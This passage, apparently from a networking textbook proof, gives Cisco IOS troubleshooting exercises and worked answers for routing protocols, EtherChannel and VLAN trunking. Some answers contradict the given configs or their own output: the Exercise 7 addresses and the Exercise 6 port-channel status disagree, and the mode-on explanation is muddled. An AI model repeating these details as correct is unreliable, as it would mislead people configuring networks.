auto-summary

Router2
int e0/0
ip add 172.16.1.2 255.255.255.252
int e0/1
ip add 172.16.2.1 255.255.255.252
router eigrp 10
network 172.16.1.0 0.0.0.3
network 172.16.2.0 0.0.0.3

Router3
int e0/0
ip add 172.16.2.2 255.255.255.252
int e0/1
ip add 172.16.3.1 255.255.255.252
router eigrp 10
network 172.16.2.0 0.0.0.3
network 172.16.3.0 0.0.0.3

Router4
int e0/0
ip add 172.16.3.2 255.255.255.252
int e0/1
ip add 192.168.3.1 255.255.255.0
router eigrp 10
passive-interface default
network 172.16.3.0 0.0.0.3
network 192.168.3.0 0.0.0.255
```

EXERCISE 4: OSPF

While configuring OSPF, Router1 and Router2 will not form an adjacency. Use the following diagram and initial configurations to troubleshoot the issue.



Figure 8-19. *Exercise 4 diagram*

You must configure your routers using the following initial configurations:

```
Router1
int e0/0
ip add 172.16.2.2 255.255.255.252
ip ospf 1 area 1

Router2
int e0/0
ip address 172.16.2.1 255.255.255.252
ip ospf 1 area 0
```

EXERCISE 5: BGP

You have received reports that when the link with network 172.16.10.0 drops, the BGP peering also drops. Begin troubleshooting from Router1 to find out why the redundant links do not keep the peering established. Use the following diagram and the initial router configurations to complete the exercise.



Figure 8-20. *Exercise 5 diagram*

You must configure your routers using the following initial configurations:

```
Router1
int e0/0
ip address 172.16.10.1 255.255.255.252
int e0/1
ip address 172.16.6.1 255.255.255.252
int loopback1
ip address 192.168.1.1 255.255.255.255
router bgp 3
neighbor 192.168.2.2 remote-as 1
neighbor 192.168.2.2 ebgp-multihop 255
neighbor 192.168.2.2 update-source loo1
ip route 192.168.2.2 255.255.255.255 Ethernet0/0

Router2
int e0/0
ip address 172.16.10.2 255.255.255.252
int e0/1
ip address 172.16.6.2 255.255.255.252
int loopback1
ip address 192.168.2.2 255.255.255.255
```

```
router bgp 1
neighbor 192.168.1.1 remote-as 3
neighbor 192.168.1.1 ebgp-multihop 255
neighbor 192.168.1.1 update-source loo1
ip route 192.168.1.1 255.255.255.255 Ethernet0/0
ip route 192.168.1.1 255.255.255.255 Ethernet0/1
```

EXERCISE 6: PORT CHANNEL

You are troubleshooting why the port channel is not forming. Use the following diagram and the initial configurations to troubleshoot the issue.



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Figure 8-21. *Exercise 6 diagram*

You must configure your routers using the following initial configurations:

```
Router1
int port-channel 1
no switchport
ip add 172.16.10.1 255.255.255.252
int range e0/0 - 2
no switchport
channel-group 1 mode on

Router2
int port-channel 1
no switchport
ip add 172.16.10.2 255.255.255.252
int range e0/0 - 2
no switchport
channel-group 1 mode on
```

EXERCISE 7: ROUTED VLANS

You have seen reports that Router1 cannot communicate with VLAN 100 or 500. Troubleshoot the issue to resolve the problem using the following diagram and initial configurations.




Figure 8-22. *Exercise 7 diagram*

You must configure your routers using the following initial configurations:

```
Switch1
int vlan 100
ip add 10.10.10.2 255.255.255.240
int vlan 500
ip add 10.20.20.2 255.255.255.240
int e0/0
switchport access vlan 100
int e0/1
switchport access vlan 500
int e0/2
switchport trunk encapsulation dot1q

Router1
int e0/0
int e0/0.100
ip add 10.10.10.1 255.255.255.240
encapsulation dot1q 100
ip add 10.10.10.1 255.255.255.240
int e0/0.500
ip add 10.20.20.1 255.255.255.240
encapsulation dot1q 500
ip add 10.20.20.1 255.255.255.240
```

Exercise Answers

This section provides answers to the exercises.

Exercise 1

You have received reports that users from LAN 172.16.5.0/24 cannot reach the servers in LAN 172.16.6.0/24. Let's begin troubleshooting from Router1.

First, you will attempt to ping 172.16.6.1 from Router1:

```
Router1#ping 172.16.6.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.6.1, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
```

The ping was unsuccessful, so let's evaluate the routing table:

```
Router1#sh ip route

Gateway of last resort is 172.16.2.2 to network 0.0.0.0

S*    0.0.0.0/0 [1/0] via 172.16.2.2
      172.16.2.0/24 is variably subnetted, 2 subnets, 2 masks
C        172.16.2.0/30 is directly connected, Ethernet0/0
L        172.16.2.1/32 is directly connected, Ethernet0/0
      172.16.5.0/24 is variably subnetted, 2 subnets, 2 masks
C        172.16.5.0/30 is directly connected, Ethernet0/1
L        172.16.5.1/32 is directly connected, Ethernet0/1
```

You can see that you have a default route pointing to Router2, so you will now run a traceroute to see where the packet dies:

```
Router1#traceroute 172.16.6.1
Type escape sequence to abort.
Tracing the route to 172.16.6.1
VRF info: (vrf in name/id, vrf out name/id)
  1 172.16.2.2 6 msec 4 msec 5 msec
  2 172.16.3.2 6 msec 6 msec 5 msec
  3 172.16.3.1 4 msec 4 msec 1 msec
  4 172.16.3.2 5 msec 6 msec 5 msec
  5 172.16.3.1 4 msec 5 msec 5 msec
  6 172.16.3.2 6 msec 5 msec 5 msec
(output omitted)
 30 172.16.3.2 6 msec 2 msec 7 msec
```

As you can see, the packet gets into a routing loop between Router2 and Router3. Let's evaluate Router3:

```
Router3#sh ip route

Gateway of last resort is 172.16.3.1 to network 0.0.0.0
```

```
S*    0.0.0.0/0 [1/0] via 172.16.3.1
      172.16.3.0/24 is variably subnetted, 2 subnets, 2 masks
C        172.16.3.0/30 is directly connected, Ethernet0/0
L        172.16.3.2/32 is directly connected, Ethernet0/0
      172.16.4.0/24 is variably subnetted, 2 subnets, 2 masks
C        172.16.4.0/30 is directly connected, Ethernet0/1
L        172.16.4.1/32 is directly connected, Ethernet0/1
```

You can see that there is no route to network 172.16.6.0. You will add it and fix the routing:

```
Router3(config)#ip route 172.16.6.0 255.255.255.0 172.16.4.2

Router3#ping 172.16.6.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.6.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/6 ms
```

You can ping from Router3 now; move to Router1:

```
Router1#ping 172.16.6.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.6.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/5/6 ms
```

Consider this network fixed!

Exercise 2

You are trying to bring up a new RIP connection. Router1 and Router2 will not share RIP information.

First, you will attempt to ping 172.16.1.2 from Router1:

```
Router1#ping 172.16.1.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.1.2, timeout is 2 seconds:
!!!!!
Success rate is 80 percent (4/5), round-trip min/avg/max = 4/4/5 ms
```

As you can see, you are able to ping Router2 because you are directly connected; but if you show the RIP neighbors, you can see that the database is empty:

```
Router1#sh ip rip ?
  database   IPv4 RIP database
  neighbors  RIP BFD neighbors

Router1#sh ip rip neighbors
```

Let us check that RIP is enabled on both routers:

```
Router1#sh ip protocols
(output omitted)
```

```
Routing Protocol is "rip"
  Outgoing update filter list for all interfaces is not set
  Incoming update filter list for all interfaces is not set
  Sending updates every 30 seconds, next due in 12 seconds
  Invalid after 180 seconds, hold down 180, flushed after 240
  Redistributing: rip
  Default version control: send version 2, receive version 2
    Interface             Send  Recv  Triggered RIP  Key-chain
    Ethernet0/0           2     2                   test
  Automatic network summarization is in effect
  Maximum path: 4
  Routing for Networks:
    172.16.1.0
  Routing Information Sources:
    Gateway         Distance      Last Update
  Distance: (default is 120)

Router2#sh ip protocols
(output omitted)

Routing Protocol is "rip"
  Outgoing update filter list for all interfaces is not set
  Incoming update filter list for all interfaces is not set
  Sending updates every 30 seconds, next due in 6 seconds
  Invalid after 180 seconds, hold down 180, flushed after 240
  Redistributing: rip
  Default version control: send version 2, receive version 2
    Interface             Send  Recv  Triggered RIP  Key-chain
    Ethernet0/0           2     2
  Automatic network summarization is in effect
  Maximum path: 4
  Routing for Networks:
      172.16.1.0
  Routing Information Sources:
    Gateway         Distance      Last Update
  Distance: (default is 120)
```

From the `show ip protocols` command, you can see that RIP is enabled on both routers for network 172.16.1.0.

Now use the `debug ip` command to look at RIP packets:

```
Router1#debug ip rip ?
  bfd       RIP BFD Events
  database  RIP database events
  events    RIP protocol events
  trigger   RIP trigger extension
  <cr>

Router1#debug ip rip
RIP protocol debugging is on
Router1#
```

```
*Feb  8 17:43:56.876: RIP: sending v2 update to 224.0.0.9 via Ethernet0/0 (172.16.1.1)
*Feb  8 17:43:56.876: RIP: build update entries - suppressing null update
Router1#
*Feb  8 17:44:47.985: RIP: ignored v2 packet from 172.16.1.2 (invalid authentication)
```

Looking at the output, notice there is an invalid authentication packet received that is not allowing the two routers to become neighbors.

Complete a `show run` on both routers to look at the keys:

```
Router2#sh run
Building configuration...

Current configuration : 1913 bytes
!
! Last configuration change at 17:44:49 UTC Sun Feb 8 2015
!
(Output omitted)

key chain test
 key 1
  key-string Te$tl

Router1#sh run
Building configuration...

Current configuration : 1983 bytes
!
! Last configuration change at 17:41:12 UTC Sun Feb 8 2015
key chain test
 key 1
  key-string Te$t1
```

Noticed anything in the two key strings? One ends in 1 and the other also ends in l. You must change the l on Router2 so that the routers can become neighbors:

```
Router2#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Router2(config)#key chain test
Router2(config-keychain)# key 1
Router2(config-keychain-key)#  key-string Te$t1

Let us look at the database.
Router2#sh ip rip database
172.16.1.0/24    auto-summary
172.16.1.0/30    directly connected, Ethernet0/0

Router1#sh ip rip database
172.16.1.0/24    auto-summary
172.16.1.0/30    directly connected, Ethernet0/0
```

AU10

The RIP database is now correct.

Exercise 3

You have received reports that users from LAN 192.168.1.0 cannot reach the servers in LAN 192.168.3.0.

First, attempt to ping 192.168.3.1 from Router1:

```
Router1#ping 192.168.3.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.3.1, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
```

The pings did not work, so let's look further into the problem:

```
Router1#sh ip route eigrp

      192.168.0.0/16 is variably subnetted, 3 subnets, 3 masks
D        192.168.0.0/16 is a summary, 00:19:43, Null0
      172.16.1.0/24 is variably subnetted, 3 subnets, 3 masks
D        172.16.1.0/24 is a summary, 00:19:43, Null0
      172.16.2.0/30 is subnetted, 1 subnets
D        172.16.2.0 [90/307200] via 172.16.1.2, 00:31:38, Ethernet0/0
      172.16.3.0/30 is subnetted, 1 subnets
D        172.16.3.0 [90/332800] via 172.16.1.2, 00:29:48, Ethernet0/0
```

You don't have a route to the 192.168.3.0 network, but you can see that you have autosummarization enabled since you are advertising 192.168.0.0/16. Let's fix this:

```
Router1(config)#router eigrp 10
Router1(config-router)#no auto-summary
```

Let's move to Router4 and make sure that EIGRP is running on this router:

```
Router4#sh ip protocol
 (output omitted)

Routing Protocol is "eigrp 10"
  Outgoing update filter list for all interfaces is not set
  Incoming update filter list for all interfaces is not set
  Default networks flagged in outgoing updates
  Default networks accepted from incoming updates
  EIGRP-IPv4 Protocol for AS(10)
    Metric weight K1=1, K2=0, K3=1, K4=0, K5=0
    NSF-aware route hold timer is 240
    Router-ID: 172.16.3.2
    Topology : 0 (base)
      Active Timer: 3 min
      Distance: internal 90 external 170
      Maximum path: 4
      Maximum hopcount 100
      Maximum metric variance 1
```

```
  Automatic Summarization: disabled
  Maximum path: 4
  Routing for Networks:
    192.168.3.0/24
    172.16.3.0/30
  Passive Interface(s):
    Ethernet0/0
  Routing Information Sources:
    Gateway         Distance      Last Update
    172.16.3.1           90      00:13:53
  Distance: internal 90 external 170
```

You have verified that EIGRP is running, that network 192.168.3.0 is being advertised, and that autosummarization is not enabled.

You can see that interface Ethernet0/0 is listed as a passive interface. Let's check the interface configuration for network 192.168.3.0:

```
Router4#sh run int e0/0
Building configuration...

Current configuration : 69 bytes
!
interface Ethernet0/0
 ip address 172.16.3.2 255.255.255.252
end
```

This is the WAN connection. It needs to be set to `no passive` for an EIGRP adjacency to be formed:

```
Router4(config)#router eigrp 10
Router4(config-router)#no passive-interface e0/0
```

Now let's check the EIGRP topology on Router4:

```
Router4#sh ip eigrp topology
EIGRP-IPv4 Topology Table for AS(10)/ID(172.16.3.2)
Codes: P - Passive, A - Active, U - Update, Q - Query, R - Reply,
       r - reply Status, s - sia Status

P 172.16.3.0/30, 1 successors, FD is 281600
        via Connected, Ethernet0/0
P 172.16.2.0/30, 1 successors, FD is 307200
        via 172.16.3.1 (307200/281600), Ethernet0/0
P 172.16.1.0/30, 1 successors, FD is 332800
        via 172.16.3.1 (332800/307200), Ethernet0/0
P 172.16.1.0/24, 1 successors, FD is 358400
        via 192.168.3.1 (358400/332800), Ethernet0/0
```

Let's look at the routing table for Router3 to make sure that network 192.168.3.0 is being advertised:

```
Router3#sh ip route eigrp
(output omitted)
```

```
Gateway of last resort is not set

      192.168.0.0/24 is subnetted, 1 subnets
D        172.16.1.0 [90/332800] via 172.16.2.1, 00:22:16, Ethernet0/0
      172.16.1.0/30 is subnetted, 1 subnets
D        172.16.1.0 [90/307200] via 172.16.2.1, 00:54:10, Ethernet0/0
```

Network 192.168.3.0 is not in the routing table; let's troubleshoot further:

```
Router4#sh ip route eigrp
(output omitted)

Gateway of last resort is not set

      192.168.0.0/24 is subnetted, 1 subnets
D        192.168.1.0 [90/358400] via 172.16.3.1, 00:04:43, Ethernet0/0
      172.16.1.0/30 is subnetted, 1 subnets
D        172.16.1.0 [90/332800] via 172.16.3.1, 00:31:25, Ethernet0/0
      172.16.2.0/30 is subnetted, 1 subnets
D        172.16.2.0 [90/307200] via 172.16.3.1, 00:31:25, Ethernet0/0
```

Router4 is receiving a route for 172.16.1.0/24 so that you know EIGRP is working:

```
Router4#sh ip int br
Interface          IP-Address      OK? Method Status            Protocol
Ethernet0/0        172.16.3.2        YES manual up                    up
Ethernet0/1              192.168.3.1      YES manual administratively down down
```

You see that the interface is shut down. Let's enable it:

```
Router4(config)#int e0/1
Router4(config-if)#no shut
```

Now let's try to ping 192.168.1.1, sourcing from 192.168.3.1:

```
Router4#ping 192.168.1.1 source 192.168.3.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.1, timeout is 2 seconds:
Packet sent with a source address of 192.168.3.1
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/4/6 ms
```

Now users from LAN 192.168.1.0/24 can reach the servers in LAN 192.168.3.0/24.

Exercise 4

While configuring OSPF, Router1 and Router2 will not form an adjacency.

This looks pretty simple as you start to troubleshoot:

```
Router1#sh ip protocols

Routing Protocol is "ospf 1"
  Outgoing update filter list for all interfaces is not set
  Incoming update filter list for all interfaces is not set
  Router ID 172.16.2.1
  Number of areas in this router is 1. 1 normal 0 stub 0 nssa
  Maximum path: 4
  Routing for Networks:
  Routing on Interfaces Configured Explicitly (Area 0):
    Ethernet0/0
  Routing Information Sources:
    Gateway         Distance      Last Update
  Distance: (default is 110)

Router2#sh ip protocols

Routing Protocol is "ospf 1"
  Outgoing update filter list for all interfaces is not set
  Incoming update filter list for all interfaces is not set
  Router ID 172.16.2.2
  Number of areas in this router is 1. 1 normal 0 stub 0 nssa
  Maximum path: 4
  Routing for Networks:
  Routing on Interfaces Configured Explicitly (Area 1):
    Ethernet0/0
  Routing Information Sources:
    Gateway         Distance      Last Update
  Distance: (default is 110)
```

As you can see, the area IDs mismatch. This could be seen from the following message displayed on the console from Router2: AU11

```
*Feb 11 22:57:38.099: %OSPF-4-ERRRCV: Received invalid packet: mismatched area ID from
backbone area from 172.16.2.1, Ethernet0/0
```

You must change the area on IOU7:

```
Router2(config)#int e0/0
Router2(config-if)#no ip ospf 1 area 1
Router2(config-if)#ip ospf 1 area 0
```

Now you should form an adjacency:

```
Router2#sh ip ospf neighbor

Neighbor ID     Pri   State           Dead Time   Address         Interface
172.16.2.1        1   EXSTART/DR      00:00:36    172.16.2.1      Ethernet0/0
```

Looks like you never get past the EXSTART state on IOU7.

```
Router1#sh ip ospf neigh

Neighbor ID     Pri   State           Dead Time   Address         Interface
172.16.2.2        1   EXCHANGE/BDR    00:00:39    172.16.2.2      Ethernet0/0
```

And Router1 is stuck in the EXCHANGE state. Let's run the `debug ip ospf`:

```
Router1#debug ip ospf
*Feb 11 23:03:46.153: OSPF-1 ADJ   Et0/0: Nbr 172.16.2.2 has smaller interface MTU
```

As mentioned in the "OSPF" section of this chapter, if the MTU sizes do not match during ExStart, no LSA exchange will occur, and the routers will not become neighbors.

```
Router1#sh int e0/0
Ethernet0/0 is up, line protocol is up
  Hardware is AmdP2, address is aabb.cc00.0600 (bia aabb.cc00.0600)
  Internet address is 172.16.2.1/30
  MTU 1500 bytes, BW 10000 Kbit/sec, DLY 1000 usec,

Router2#sh int e0/0
Ethernet0/0 is up, line protocol is up
  Hardware is AmdP2, address is aabb.cc00.0700 (bia aabb.cc00.0700)
  Internet address is 172.16.2.2/30
  MTU 1000 bytes, BW 10000 Kbit/sec, DLY 1000 usec,
```

You must change the MTU on Router2 because it is 1000 bytes, whereas Router1 is set to 1500 bytes:

```
Router2(config)#int e0/0
Router2(config-if)#ip mtu 1500
Router2(config-if)#
*Feb 11 23:07:23.050: %OSPF-5-ADJCHG: Process 1, Nbr 172.16.2.1 on Ethernet0/0 from LOADING
to FULL, Loading Done
```

It looks like the adjacency has formed, but let's verify it:

```
Router1#sh ip ospf neighbor

Neighbor ID     Pri   State           Dead Time   Address         Interface
172.16.2.2        1   FULL/DR         00:00:37    172.16.2.2      Ethernet0/0
```

OSPF has fully converged as you are in the FULL state.

Exercise 5

You have received reports that when the link with network 172.16.10.0 drops, the BGP peering also drops. Let's begin troubleshooting from Router1 to find out why the redundant links do not keep the peering established.

First, let's make sure that you can ping across both links:

```
Router1#ping 172.16.10.2 source 172.16.10.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.10.2, timeout is 2 seconds:
Packet sent with a source address of 172.16.10.1
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/4/5 ms

Router1#ping 172.16.6.2 source 172.16.6.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.6.2, timeout is 2 seconds:
Packet sent with a source address of 172.16.6.1
!!!!!
Success rate is 80 percent (4/5), round-trip min/avg/max = 5/6/8 ms
```

The pings were successful. Let's verify that the loopback addresses are being used for the BGP neighbor peering:

```
Router1#sh ip bgp summary
BGP router identifier 192.168.1.1, local AS number 3
BGP table version is 1, main routing table version 1

Neighbor        V           AS MsgRcvd MsgSent   TblVer  InQ OutQ Up/Down  State/PfxRcd
192.168.2.2         4            1       9        9        1    0    0 00:05:24        0

Router2#sh ip bgp summary
BGP router identifier 192.168.2.2, local AS number 1
BGP table version is 1, main routing table version 1

Neighbor        V           AS MsgRcvd MsgSent   TblVer  InQ OutQ Up/Down  State/PfxRcd
192.168.1.1         4            3       9        9        1    0    0 00:05:45        0
```

You can see that the peering information is correct. Now let's shut down e0/0 to make sure that the BGP session stays operational:

```
Router1(config)#int e0/0
Router1(config-if)#shut
Router1(config-if)#do ping 192.168.2.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.2.2, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
```

You can no longer ping the peer, and the session has dropped. Let's investigate why you cannot ping the loopback addresses further:

```
Router2#sh ip route 192.168.1.1
Routing entry for 192.168.1.1/32
  Known via "static", distance 1, metric 0 (connected)
  Routing Descriptor Blocks:
  * directly connected, via Ethernet0/0
      Route metric is 0, traffic share count is 1

Router1#sh ip route 192.168.2.2
% Network not in table
```

For some reason, Router1 does not have network 192.168.2.2 in its routing table.

```
Router1#sh run | begin ip route
ip route 192.168.2.2 255.255.255.255 Ethernet0/0
```

You can see here that the IP route to 192.168.2.2 is sent through the interface that you shut down. You need to add another route to 192.168.2.2, so that if one interface drops, the BGP session remains up. When the interface is down, all routes through this interface are removed from the routing table:

```
Router1(config)#ip route 192.168.2.2 255.255.255.255 Ethernet0/1

Router1(config)# do ping 192.168.2.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 2.2.2.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/5/7 ms
```

Interface E0/0 is still shut down, and you can now ping 192.168.2.2.

```
Router1(config)#do sh ip bgp neigh
BGP neighbor is 192.168.2.2,  remote AS 1, external link
  BGP version 4, remote router ID 0.0.0.0
  BGP state = Idle
```

The state is idle and you need to evaluate IOU2:

```
Router2#ping 192.168.1.1 source 192.168.2.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.1, timeout is 2 seconds:
Packet sent with a source address of 192.168.2.2
.....
Success rate is 0 percent (0/5)

Router2# sh run | begin ip route
ip route 192.168.1.1 255.255.255.255 Ethernet0/0
```

Interface e0/0 on Router2 connects to e0/0 on Router1, which is down. Therefore, 192.168.1.1 is not reachable from Router2. You need to add another route:

```
Router2(config)#ip route 192.168.1.1 255.255.255.255 Ethernet0/1
Router2(config)#int e0/0
Router2(config-if)#shut

Router2#ping 192.168.1.1 source 192.168.2.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.1, timeout is 2 seconds:
Packet sent with a source address of 192.168.2.2
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/6/10 ms

Router2#sh ip bgp summ
BGP router identifier 192.168.2.2, local AS number 1
BGP table version is 1, main routing table version 1

Neighbor        V           AS MsgRcvd MsgSent   TblVer  InQ OutQ Up/Down  State/PfxRcd
192.168.1.1         4            3       9        8        1    0    0 00:03:30        0
```

You can see that the BGP session remained active and that you can still ping your neighbor.

Exercise 6

You are troubleshooting why the port channel is not forming. The configuration looks good, but let's dive into it:

```
Router2#sh etherchannel detail
                Channel-group listing:
                ----------------------

Group: 1
----------
Group state = L3
Ports: 3   Maxports = 8
Port-channels: 1 Max Port-channels = 1
Protocol:    -
Minimum Links: 0
                Ports in the group:
                -------------------
Port: Et0/0
------------

Port state    = Up Mstr In-Bndl
Channel group = 1           Mode = On       Gcchange = -
Port-channel  = Po1         GC   =   -         Pseudo port-channel = Po1
Port index    = 0           Load = 0x00        Protocol =    -
```

```
Age of the port in the current state: 0d:00h:03m:37s

Router1#sh etherchannel detail
               Channel-group listing:
               ----------------------

Group: 1
----------
Group state = L3
Ports: 3   Maxports = 8
Port-channels: 1 Max Port-channels = 1
Protocol:    -
Minimum Links: 0
               Ports in the group:
               -------------------
Port: Et0/0
------------

Port state    = Up Mstr In-Bndl
Channel group = 1           Mode = On      Gcchange = -
Port-channel  = Po1         GC   =   -         Pseudo port-channel = Po1
Port index    = 0           Load = 0x00        Protocol =    -

Age of the port in the current state: 0d:00h:06m:02s

Router1#sh int port-channel 1
Port-channel1 is down, line protocol is down (notconnect)
  Hardware is EtherChannel, address is aabb.cc80.0100 (bia aabb.cc80.0100)
  Internet address is 172.16.10.1/30
```

What you notice is that both EtherChannels are set to mode = on. By default, if you do not specify a mode, it will be auto. This means neither side of the EtherChannel will actively negotiate:

```
Router1(config)#int range e0/0 - 2
Router1(config-if-range)#no channel-group 1 mode on
Router1(config-if-range)# channel-group 1 mode desirable
Router1(config-if-range)#channel-protocol pagp

Router2(config)#int range e0/0 - 2
Router2(config-if-range)#no channel-group 1 mode on
Router2(config-if-range)# channel-group 1 mode desirable
Router2(config-if-range)#channel-protocol pagp
*Feb 13 01:56:41.879: %LINK-3-UPDOWN: Interface Port-channel1, changed state to up

Router1#sh int port-channel 1
Port-channel1 is down, line protocol is down (notconnect)
  Hardware is EtherChannel, address is aabb.cc80.0100 (bia aabb.cc80.0100)
  Internet address is 172.16.10.1/30
```

The port channel is now up!

Exercise 7

You have seen reports that Router1 cannot communicate with VLAN 100 or 500. Troubleshoot the issue to resolve the problem. AU12

First, attempt to ping Switch1 from Router1:

```
Router1#ping 192.168.10.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.10.2, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)

Router1#ping 192.168.20.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.20.2, timeout is 2 seconds:
.....
Success rate is 0 percent (0/5)
```

Now try to ping the server and workstations from Switch1:

```
Switch1#ping 192.168.10.3

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.10.3, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/4/8 ms

Switch1#ping 192.168.20.3

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.20.3, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/6/12 ms
```

There appears to be an issue between Switch1 and Router1. Let's troubleshoot further:

```
Router1#sh vlans

Virtual LAN ID:  1 (IEEE 802.1Q Encapsulation)

   vLAN Trunk Interface:   Ethernet0/0

 This is configured as native Vlan for the following interface(s) :
Ethernet0/0

   Protocols Configured:   Address:              Received:        Transmitted:
        Other                                       0                142

   57 packets, 3648 bytes input
   142 packets, 10369 bytes output
```

```
Virtual LAN ID:  100 (IEEE 802.1Q Encapsulation)

   vLAN Trunk Interface:   Ethernet0/0.100

   Protocols Configured:   Address:             Received:        Transmitted:
           IP              192.168.10.1                0                   0
        Other                                          0                  16

   0 packets, 0 bytes input
   16 packets, 736 bytes output

Virtual LAN ID:  500 (IEEE 802.1Q Encapsulation)

   vLAN Trunk Interface:   Ethernet0/0.500

   Protocols Configured:   Address:             Received:        Transmitted:
           IP              192.168.20.1                8                   0
        Other                                          0                   5

   399 packets, 25536 bytes input
   5 packets, 230 bytes output
```

Router1 appears to be configured with the correct subinterfaces and IP addresses:

```
Router1#ping 192.168.10.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.10.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 3/4/5 ms

Router1#ping 192.168.20.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.20.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/5/7 ms
```

Router1 can ping its own IP addresses. Let's verify the trunk interface:

```
Switch1#sh interfaces trunk
```

Switch1 does not have a trunk configured:

```
Switch1#sh run int e0/2
Building configuration...

Current configuration : 80 bytes
!
interface Ethernet0/2
 switchport trunk encapsulation dot1q
 duplex auto
end
```

Switch1 needs the interface E0/2 to be set up as a trunk port:

```
Switch1(config)#int e0/2
Switch1(config-if)#switchport mode trunk

Router1#ping 192.168.10.3
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.10.3, timeout is 2 seconds:
.!!!!
Success rate is 80 percent (4/5), round-trip min/avg/max = 2/4/6 ms

Router1#ping 192.168.20.3
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.20.3, timeout is 2 seconds:
.!!!!
Success rate is 80 percent (4/5), round-trip min/avg/max = 5/5/6 ms
```

You can now successfully ping the server and workstation from Router1.

Author Queries

Chapter No.: 8 0005078428

Queries	Details Required	Author's Response
AU1	Please check if edit to sentence starting "This command displays a…" is okay.	
AU2	Please check if "172.16.6.1" is okay as edited.	
AU3	Please check if "172.16.6.0" in sentence starting "From the output of…" should be changed to "172.16.6.1".	
AU4	Please check if "172.16.6.0" in sentence starting "Since both routers are …" should be changed to "172.16.6.1".	
AU5	Please check if "172.16.6.0" in sentence starting "You have added the …" should be changed to "172.16.6.1".	
AU6	Please consider specifying what needs to be satisfied in occurrences of sentence starting "Only if the preceding…".	
AU7	Please check if "OSPF two-way, ExStart, exchange, loading, and full states" is okay as edited.	
AU8	Please check if sentence starting "Our Adjacency has yet…" should be formatted in normal (text) font and hence can be edited.	
AU9	Please provide citations for "Figures 8-17 to 8-22" in the text.	
